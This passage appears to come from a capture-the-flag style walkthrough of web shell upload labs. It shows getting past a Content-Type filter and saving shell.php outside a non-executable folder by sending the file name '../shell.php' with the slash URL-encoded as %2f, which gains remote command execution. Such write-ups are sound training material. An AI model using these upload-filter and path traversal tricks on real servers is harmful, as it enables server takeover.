
It says that application/x-php file type is not allowed and only image/jpeg image/png is allowed.

So we send the request to burp.

We change the Content-type head on line 26 and send the request. We are able to bypass the filter.


We now open the image in a new tab and try to run id. As we can see we have RCE.

We now send the request to repeater and retrieve the value of the flag.
We paste the flag in and submit.

This solves the lab.
3. Web shell upload via path traversal

Description:
In this lab, the folder where the file ends up, does not have execution rights, therefore we must abuse path traversal to store it in another directory which has the execution rights.
Explanation:
We login and upload the shell.php file.

As we can see, there is no execution. We see the webshell payload as a string.

I tried to upload shell.php again by renaming it to ../shell.php and it sort of failed. It said that the file was uploaded but I was not able to access it and that it was uploaded as avatars/shell.php so it seems like the system is stripping the ../ path traversal strings.

We need to URL encode the / which will make it %2f. As we can see we get the response that the file is saved at avatars/../shell.php.


Opening the avatar as an image in a new tab redirects us to ..%2fshell.php instead of ../shell.php. But this can be easily fixed with burp. We send this request to burp and change the %2f to /.

As we can see, we have RCE.
We now retrieve the value of the flag.

We submit it in the submit solution panel.


This solves the lab.
4. Web shell upload via extension blacklist bypass
Description:
This lab is using a blacklist for extensions, which we need to bypass.
Explanation:
As before we try to upload the shell.php file.
